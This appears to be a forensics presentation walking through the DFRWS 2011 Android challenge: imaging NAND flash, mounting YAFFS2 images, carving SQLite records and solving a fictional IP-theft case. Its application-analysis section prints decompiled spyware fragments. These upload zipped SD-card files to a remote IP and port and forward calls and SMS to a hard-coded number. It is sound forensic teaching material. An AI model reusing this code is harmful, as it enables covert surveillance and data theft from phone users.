

# Droid Autopsy



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## Scenario 1: Suspicious death

- Donald Norby → dead guy
- Dead: bullet to the head
- Android 2.1 phone
- Suicide?



## Scenario 2: Intellectual Property theft

- Yob Taog, SwiftLogic → swiftlogic dude
- Data breach: IP leaked
- Hands over android 2.1 phone
- Guilty?

## Data acquisition

- SD cards: regular imaging tools
- Internal storage:
  - NAND flash
  - MTDblock partition mounted on /data
  - MTDblock partition mounted on /cache

## Data acquisition

- Dead guy's device:
  - Rooted
  - `dd if=/dev/block/mtdblockX of=/sdcard/mtdblockX.img`
  - Doh!.. No OOB
- SwiftLogic dude's device:
  - Rooted
  - `nanddump /dev/mtd/mtd0 | transfer 9000`
  - Includes Out-of-band bytes

## Interesting partitions

- Memory card (FAT32)
- User data partition (YAFFS2)
  - Basically all user data stored internally
- Cache partition (YAFFS2)
  - Temporary stuff
- System (YAFFS2)
  - If you suspect rooting, advanced malware

## The low hanging fruit



## On dead guy's device

- 9 PDF files in sdcard/download folder
- The PDF files contain schematics of SwiftLogic
- Cache partition: carved HTML pages about SwiftLogic and Swiftlogic dude
- Dead guy somehow linked to Swiftlogic dude



## Some interesting HTML residu

### Index of /ss

From dead guy's device

Apache dir listing

Origin of 9 downloaded PDF files?

So we know where this page was served.

<input type="checkbox"/> [ICO]	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<input type="checkbox"/> [DIR]	<a href="#">Parent Directory</a>	-		
<input type="checkbox"/> [ ]	<a href="#">2201-4.pdf</a>	08-May-2011 17:54	29K	
<input type="checkbox"/> [ ]	<a href="#">2201-7.pdf</a>	08-May-2011 17:54	42K	
<input type="checkbox"/> [ ]	<a href="#">2201-8.pdf</a>	08-May-2011 17:54	51K	
<input type="checkbox"/> [ ]	<a href="#">2201-9.pdf</a>	08-May-2011 17:54	45K	
<input type="checkbox"/> [ ]	<a href="#">2228-7.pdf</a>	08-May-2011 17:54	173K	
<input type="checkbox"/> [ ]	<a href="#">2228-10.pdf</a>	08-May-2011 17:54	134K	
<input type="checkbox"/> [ ]	<a href="#">2228-11.pdf</a>	08-May-2011 17:54	255K	
<input type="checkbox"/> [ ]	<a href="#">2228-12.pdf</a>	08-May-2011 17:54	47K	
<input type="checkbox"/> [ ]	<a href="#">2228-15.pdf</a>	08-May-2011 17:54	46K	

Apache/2.2.17 (Fedora) Server at 50.56.29.109 Port 80

## Out of reach

- Much of the data on internal storage not yet analyzed.
- Tools don't understand YAFFS2
- Traditional carving on file header/footer/marks is no good

I would like to peek inside Swiftlogic  
dude's user data, but free tools don't  
understand YAFFS2

## Mounting YAFFS2 images

## How to read YAFFS2

- Use forensic toolkit (e.g. Cellebrite UFED)
  - Expensive stuff!
- Use Android emulator
  - Beware, doesn't like 'foreign' images
  - Extract files using adb
- Load YAFFS2 support into Linux kernel
  - Free and easy!

## Enabling YAFFS2 in linux

1. Load kernel modules: mtd, mtdblock and nandsim
2. Use NANDsim to simulate NAND device

```
modprobe nandsim first_id_byte=0x20
                second_id_byte=0xac third_id_byte=0x00
                fourth_id_byte=0x15 cache_file=/tmp/
                nandsim.bin
```

512MiB, 2048 bytes page

3. NANDwrite to write image to device
  - From mtd-utils package
  - Don't forget `-r` switch for OOB bytes
  - Nandwrite `-a -r /dev/mtd0 ~/DFRWS/mtdX.dd`
4. Fetch YAFFS2 from GIT (<http://www.aleph1.co.uk/gitweb?p=yaffs2.git;a=summary>)
5. Make and load *yaffs2multi.ko* into kernel

# Mount read-only

```
Mount -t yaffs2  
-o ro /dev/  
mtdblock0 /  
mount/point
```

```
root@laptop-ip:/mnt/case2_taog_userdata# ls -aln  
total 33  
drwxrwx--x 1 1000 1000 2048 May 6 2011 .  
drwxr-xr-x 4 0 0 4096 May 21 19:57 ..  
drwxrwx--x 1 1000 1000 2048 May 5 2011 anr  
drwxrwx--x 1 1000 1000 2048 May 8 2011 app  
drwxrwx--x 1 1000 1000 2048 Jan 1 1970 app-  
private  
drwx----- 1 1000 1000 2048 Jan 1 1970 backup  
-rw-rw-rw- 1 0 0 8 May 11 2011 cc_data  
drwxrwx--x 1 1000 1000 2048 May 8 2011 dalvik-  
cache  
drwxrwx--x 1 1000 1000 2048 May 8 2011 data  
drwxr-x--- 1 0 1007 2048 Jan 1 1970 dontpanic  
drwxrwx--x 1 2000 2000 2048 Jan 1 1970 local  
drwxrwx--- 1 0 0 2048 Jan 1 1970 lost+found  
drwxrwx--t 1 1000 9998 2048 May 11 2011 misc  
drwx----- 1 0 0 2048 May 10 2011 property  
drwxrwxr-x 1 1000 1000 2048 May 11 2011 system  
drwxr-xr-x 1 1000 1000 2048 May 7 2011 tombstones
```

## SwiftLogic device: Searching through files

- Use words encountered in previous findings:
  - IP-address, names, file names
- IP-address 50.56.29.109 found!
- In `/data/dalvik-cache/  
data@app@com.andriod.mm.apk@cl  
asses.dex`

Fail!

What is that IP-address doing in this application?  
No wait, what is this application doing here??

## Application Analysis



## Com.andriod.mm

- Not in Android market
- data/system/packages.xml

```
<package name="com.andriod.mm" codePath="/data/app/  
com.andriod.mm.apk" system="false" ts="1304556541000"  
version="1" userId="10040">  
<sigs count="1">  
<cert index="12" key="[many key bytes]" />  
</sigs>  
<perms>  
<item name="android.permission.READ_PHONE_STATE" />  
<item name="android.permission.PROCESS_OUTGOING_CALLS" />  
<item name="android.permission.INTERNET" />  
<item name="android.permission.RECEIVE_BOOT_COMPLETED" />  
</perms>  
</package>
```

Installed:  
Thu, 05 May 2011  
00:49:01 GMT

And also..

## Com.vzw.smsProvider

```
<package name="com.vzw.smsProvider" codePath="/data/app/  
com.vzw.smsProvider.apk" system="false" ts="1304556527000"  
version="1" userId="10039">  
<sigs count="1">  
<cert index="12" />  
</sigs>  
<perms>  
<item name="android.permission.SEND_SMS" />  
<item name="android.permission.RECEIVE_SMS" />  
</perms>  
</package>
```

Installed:  
Thu, 05 May 2011  
00:48:47 GMT

## Live analysis

- Use android-emulator + ADB
- Wireshark
- ADB, Dalvik debug monitor, logcat

## Static analysis

- Retrieve the APKs : Data/apps/  
com.andriod.mm.apk  
Data/apps/com.vzw.smsProvider.apk
- Use APK-tool to convert AndroidManifest to cleartext XML
- Convert dex (dalvikVM) to regular jar
  - Dex2jar
- Decompile using jd-gui
  - Or other java decompiler

# AndroidManifest.xml

```
<uses-sdk android:minSdkVersion="3" android:targetSdkVersion="4" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS" />
<application android:debuggable="true">
  <receiver android:name="com.andriod.mm.bootComp">
    <intent-filter>
      <action android:name="android.intent.action.AIRPLANE_MODE_CHANGED" />
      <action android:name="android.intent.action.BOOT_COMPLETED" />
      <action android:name="android.intent.action.SCREEN_OFF" />
    </intent-filter>
  </receiver>
  <receiver android:name="com.andriod.mm.callOut">
    <intent-filter><action android:name="android.intent.action.NEW_OUTGOING_CALL" /></intent-
filter>
  </receiver>
  <receiver android:name="com.andriod.mm.callIn">
    <intent-filter><action android:name="android.intent.action.PHONE_STATE" />      </intent-
filter></receiver>
  <service android:name="com.andriod.mm.mediaMounter" android:enabled="true"
android:exported="true" />
```

# AndroidManifest.xml

```
<manifest android:versionCode="1" android:versionName="1.0" package="com.vzw.smsProvider"
  xmlns:android="http://schemas.android.com/apk/res/android">
  <uses-sdk android:minSdkVersion="6" />
  <receiver android:name=".sendSMSRec">
    <intent-filter>
      <action android:name="com.vzw.smsProvider.ACTION_SEND" />
      <data android:scheme="vzwsms" />
    </intent-filter>
  </receiver>
  <receiver android:name="com.vzw.smsProvider.SMSRec">
    <intent-filter android:priority="100">
      <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    </intent-filter>
  </receiver>
  <service android:name=".smsServiceProvider" android:enabled="true" />
</application>
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
</manifest>
```

# Analysis of com.andriod.mm

```
public void doStuff() {
    FileOutputStream localFileOutputStream = openFileOutput("temp", 1);
    arrayOfFile = getFiles(Environment.getExternalStorageDirectory());
    new zipper(arrayOfFile, localFileOutputStream, this, str3);
    if (sendFile("temp") >= 0)
        sendMSG("pkg uploaded!");
}

int sendFile(String s){
    [...]
    socket = SocketFactory.getDefault().createSocket("50.56.29.109", 10001);
    outputStream = socket.getOutputStream();
    outputStream.write(aByte2, k1, l1);
    [...]
```

```
public class callIn extends BroadcastReceiver{
    public void onReceive(Context paramContext, Intent paramInt){
        while (true)    {
            if (localBundle.getString("state").equalsIgnoreCase
(TelephonyManager.EXTRA_STATE_RINGING)) {
                String str1 = localBundle.getString("incoming_number");
                String str2 = DateFormat.getDateInstance(1, 1).format(new Date());
                sendMSG("CallIn: " + str1 + " " + str2);
            } }}

void sendMSG(String paramString) {
    Uri localUri = Uri.parse("vzwsms://message/" + paramString);
    Intent localIntent = new Intent();
    localIntent.setAction("com.vzw.smsProvider.ACTION_SEND");
    localIntent.setData(localUri);
    this.c.sendBroadcast(localIntent);
} }
```



# Analysis of com.vzw.smsProvider

```
public class smsLib{
...
    public void sendkSMS (String paramString) {
        sendkSMS ("14124393389", paramString);
    }

private void sendkSMS (String paramString1, String paramString2){
    ...
    localSmsManager.sendMessage (paramString1, null, "ksms" +
paramString2, localPendingIntent, localPendingIntent);
}
```

```
public class SMSRec extends BroadcastReceiver{
    public void onReceive(Context paramContext, Intent paramInt) {
        if (paramInt.getAction().equals
("android.provider.Telephony.SMS_RECEIVED")) {
            sms = SmsMessage.createFromPdu((byte[])arrayOfObject[i]);
            String str1 = "" + "FORWARDED SMS from " + sms.getOriginatingAddress();
            sms .getTimestampMillis());
            localTime.format("%h %d, %Y : %H:%M:%S");
            String str2 = new StringBuilder(String.valueOf(str1)).append(" at
").append(localTime.toString()).toString() + " :";String str3 =
            sms .getMessageBody().toString();
            localsmsLib.sendkSMS(new StringBuilder(String.valueOf(str2)).append
(str3).toString() + "\n");
        }
    }
}
```

## In short

- Runs in background
- Zips and transmits SD data:
  - On trigger, sd-card is scanned for files
  - Files zipped and sent to 50.56.29.109: 10001
  - SMS “pkg uploaded”
- Monitor calls
  - SMS “Callin” + number + date/time
- Monitors received text messages and forwards
  - SMS “FORWARDED SMS from” + originating address + “ at” + date/time + “: ksms” + message

The YAFFS2 images from dead guy  
are corrupt


Carving SQLite

## About YAFFS2

- Yet Another Flash File System...2!
- Log structured
  - Only ever sequential writes within a block
  - Data is never written in place, but appended
- No flash transition layer required
- Only single threaded

## YAFFS2 concepts

- Objects: files, dirs, links, device files
- Chunk: unit of writing (= page\*)
- Block: unit of erasure (~32 to 128 pages)
  
- Object header: meta data of object
- Data chunk: object data



## Dead guy giving trouble

- The user data and cache partition are YAFFS2 formatted.
- Data acquisition fail
- No OOB, No Tags
- No Tags, no reconstruction



## Why traditional carving fails...



- Da juiz is in the SQLite db's
- High data fragmentation due to log-structure
- No distinctive footer or file markers
- Result:



# SQLite format

Pagesize: 512 – 64k

First page in file  
Magic value, page size etc



Data records here!

offset

## The Goal

- Carve SQLite data
- ...from a raw YAFFS2 image
- ...individual records
- Bonus: we get a lot of deleted stuff back!

## Step 1: Identify SQLite leaf pages

```
0001:8000 | 0D 00 00 00 02 00 F1 00 02 79 00 F1 00 00 00 00 | .....ñ..y.ñ....
0001:8010 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
0001:8020 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
0001:8030 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
.<cut>
0001:83A0 | 47 65 63 6B 6F 29 20 56 65 72 73 69 6F 6E 2F 34 | Gecko) Version/4
0001:83B0 | 2E 30 20 4D 6F 62 69 6C 65 20 53 61 66 61 72 69 | .0 Mobile Safari
0001:83C0 | 2F 35 33 30 2E 31 37 00 CC 87 00 CC 87 22 32 38 | /530.17.ì..ì."28
0001:83D0 | 39 30 33 2D 63 63 38 37 2D 34 61 32 63 37 36 39 | 903-cc87-4a2c769
0001:83E0 | 37 66 38 38 63 30 22 27 29 32 32 30 31 2D 38 2E | 7f88c0")2201-8.
0001:83F0 | 70 64 66 35 30 2E 35 36 2E 32 39 2E 31 30 39 01 | pdf50.56.29.109.
```

## Step 1: Identify SQLite leaf pages

8-byte page header

0D	00	00	00	02	00	F1	00
----	----	----	----	----	----	----	----

Offset	Size	Description
0	1	Should have value 0x0D (13)
1	2	Byte offset into the page of the first freeblock (< page_size)
3	2	# of cells (< page_size/10) at least 10 bytes/cell
5	2	Offset to the first byte of the cell content area. (< page_size)
7	1	Not relevant

## Step 2: Locate and carve records

```
8000 | 0D 00 00 00 02 00 F1 00 02 79 00 F1 00 00 00 00 | .....ñ..y.ñ....  
8010 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
```

Cell pointer array tells us:

Cell 1 at offs 0x0279

Cell 2 at offs 0x00F1

## Step 2: Locate and carve records


```
8000 | 0D 00 00 00 02 00 F1 00 02 79 00 F1 00 00 00 00 | .....ñ..y.ñ....
8010 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
<cut>
80E0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
80F0 | 00 83 05 0A 20 00 57 01 00 00 21 00 43 2B 00 00 | .... .W...!.C+..
8100 | 01 00 02 01 05 33 5B 00 00 82 27 00 03 03 43 02 | .....3[...'...C.
8110 | 00 21 25 01 68 74 74 70 3A 2F 2F 40 35 30 2E 35 | .!%.http://@50.5
8120 | 36 2E 32 39 2E 31 30 39 3A 38 30 2F 73 73 2F 32 | 6.29.109:80/ss/2
<cut>
8250 | 37 2D 34 61 32 63 37 36 39 37 66 38 38 63 30 22 | 7-4a2c7697f88c0“
8260 | 27 29 32 32 32 38 2D 37 2E 70 64 66 35 30 2E 35 | ')2228-7.pdf50.5
8270 | 36 2E 32 39 2E 31 30 39 01 83 04 09 20 00 57 01 | 6.29.109.... .W.
8280 | 00 00 21 00 43 2B 00 00 01 00 02 01 05 33 5B 00 | ..!.C+.....3[.
<cut>
83E0 | 37 66 38 38 63 30 22 27 29 32 32 30 31 2D 38 2E | 7f88c0")2201-8.
83F0 | 70 64 66 35 30 2E 35 36 2E 32 39 2E 31 30 39 01 | pdf50.56.29.109.
```

## Step 3: Match against record template

### Cell content

Payload size	Row ID	Column types	Column values
--------------	--------	--------------	---------------

Record





## Step 3: Match against a template

- Observe known Android db's/tables
- Create templates of column types
- Like this:

```
callsTemplate = (("_id", SQL_TYPE_NULL),  
                ("number", SQL_TYPE_TEXT | SQL_TYPE_NULL),  
                ("date", SQL_TYPE_INT),  
                ("duration", SQL_TYPE_INT),  
                ("type", SQL_TYPE_INT),  
                ("new", SQL_TYPE_INT),  
                ("name", SQL_TYPE_TEXT | SQL_TYPE_NULL),  
                ("numbertype", SQL_TYPE_INT),  
                ("numberlabel", SQL_TYPE_TEXT | SQL_TYPE_NULL));
```

## Contact db

id	number	date/time (utc)	duration	type	name
1	4439264768	05/04/2011 11:31:08 PM	341	Out	Mr E
2	4124623802	05/05/2011 12:04:01 AM	91	Out	
3	4439264768	05/05/2011 12:38:17 AM	115	Out	Mr E
4	4124623802	05/05/2011 03:18:33 PM	84	Out	
5	4439264768	05/08/2011 06:46:24 PM	381	In	Mr E

Id	display name	extra info
1	Mr E	<ul style="list-style-type: none"><li>•mre@hushmail.com</li><li>•443-926-4768</li><li>•Mr E</li></ul>
2	Taog	<ul style="list-style-type: none"><li>•Taog Taog</li><li>•4124393388</li></ul>
3	mr e	<ul style="list-style-type: none"><li>•4439264768</li><li>•mr</li></ul>

154	4124393388	05/08/2011 04:12:16 AM	1	in	ksmsvzwsms://message/pkg uploaded!
154	4124393388	05/08/2011 04:12:16 AM	0	in	ksmsvzwsms://message/pkg uploaded!
155		05/08/2011 04:13:48 AM	1	draft	Got something for you, sample shortly
155		05/08/2011 05:31:28 PM	1	draft	Got something for you, sample shortly
155	4439264768	05/08/2011 06:05:34 PM	1	pending	Got some results, I think we need to up the fee, say double?
155	4439264768	05/08/2011 06:05:34 PM	1	out	Got some results, I think we need to up the fee, say double?
156	4439264768	05/08/2011 06:16:14 PM	0	in	You are joking, right? You can't seriously think about changing the deal now.
156	4439264768	05/08/2011 06:16:14 PM	1	in	You are joking, right? You can't seriously think about changing the deal now.
157	4439264768	05/08/2011 06:22:39 PM	1	pending	I just sent you a sample, I think you'll be pleased...
157	4439264768	05/08/2011 06:22:39 PM	1	out	I just sent you a sample, I think you'll be pleased...
158	4439264768	05/08/2011 06:30:13 PM	0	in	You are serious then. I can see the information is valuable but I am displeased with you breaking the deal.
158	4439264768	05/08/2011 06:30:13 PM	1	in	You are serious then. I can see the information is valuable but I am displeased with you breaking the deal.
159	4439264768	05/08/2011 06:56:44 PM	1	pending	I knew you'd like them, ill be at the agreed spot, in about 25 min for the exchange
159	4439264768	05/08/2011 06:56:44 PM	1	out	I knew you'd like them, ill be at the agreed spot, in about 25 min for the exchange

# Browser history

id	host	username	password
1	50.56.29.109	norby	aaassspp

Id	Date/time	Title	URL	Visits
34	05/06/2011 06:27:36 PM	yob_taog - Twitter Search	<a href="http://search.twitter.com/search?q=yob_taog">http://search.twitter.com/search?q=yob_taog</a>	1
34	05/06/2011 06:27:36 PM		<a href="http://search.twitter.com/search?q=yob_taog">http://search.twitter.com/search?q=yob_taog</a>	1
35	05/06/2011 06:27:47 PM		<a href="http://m.twitter.com/yob_taog">http://m.twitter.com/yob_taog</a>	1
36	05/06/2011 06:27:47 PM	Twitter	<a href="http://mobile.twitter.com/yob_taog">http://mobile.twitter.com/yob_taog</a>	1
36	05/06/2011 06:27:47 PM		<a href="http://mobile.twitter.com/yob_taog">http://mobile.twitter.com/yob_taog</a>	1
37	05/06/2011 06:28:09 PM	Twitpic - Share photos and videos on Twitter	<a href="http://twitpic.com/4tscf6">http://twitpic.com/4tscf6</a>	1
37	05/06/2011 06:28:09 PM		<a href="http://twitpic.com/4tscf6">http://twitpic.com/4tscf6</a>	1
38	05/06/2011 06:28:26 PM	Twitpic - Share photos and videos on Twitter	<a href="http://twitpic.com/4tvmcu">http://twitpic.com/4tvmcu</a>	1
38	05/06/2011 06:28:26 PM		<a href="http://twitpic.com/4tvmcu">http://twitpic.com/4tvmcu</a>	1
16	05/08/2011 05:58:34 PM		<a href="http://www.google.com/m?source=android-home">http://www.google.com/m?source=android-home</a>	3
39	05/08/2011 05:59:28 PM		<a href="http://50.56.29.109/ss/">http://50.56.29.109/ss/</a>	1
39	05/08/2011 05:59:28 PM	Index of /ss	<a href="http://50.56.29.109/ss/">http://50.56.29.109/ss/</a>	1
39	05/08/2011 06:28:05 PM	Index of /ss	<a href="http://50.56.29.109/ss/">http://50.56.29.109/ss/</a>	2

So, what happened?

Connecting the dots

## Other findings

- FB post from SwiftLogic dude about picking up new phone
- Call from Norby to the phone shop just before
- Forwarded SMS's and call log from Swiftlogic dude on dead guy's device
- Comm between mr E. and dead guy about the goods

## In a nutshell

- Dude's device was bugged by Norby
- Malware installed on his device at phone shop before purchase
- The schematics of SwiftLogic were secretly uploaded to a webportal
- Dead guy downloaded the schematics
- Dead guy tried to get more out of the deal
- ...and likely got killed by mr E

# Questions?

Read more at:

- <http://www.dfrws.org/2011/challenge/results.shtml>
- <http://www.dfrws.org/2011/challenge/index.shtml>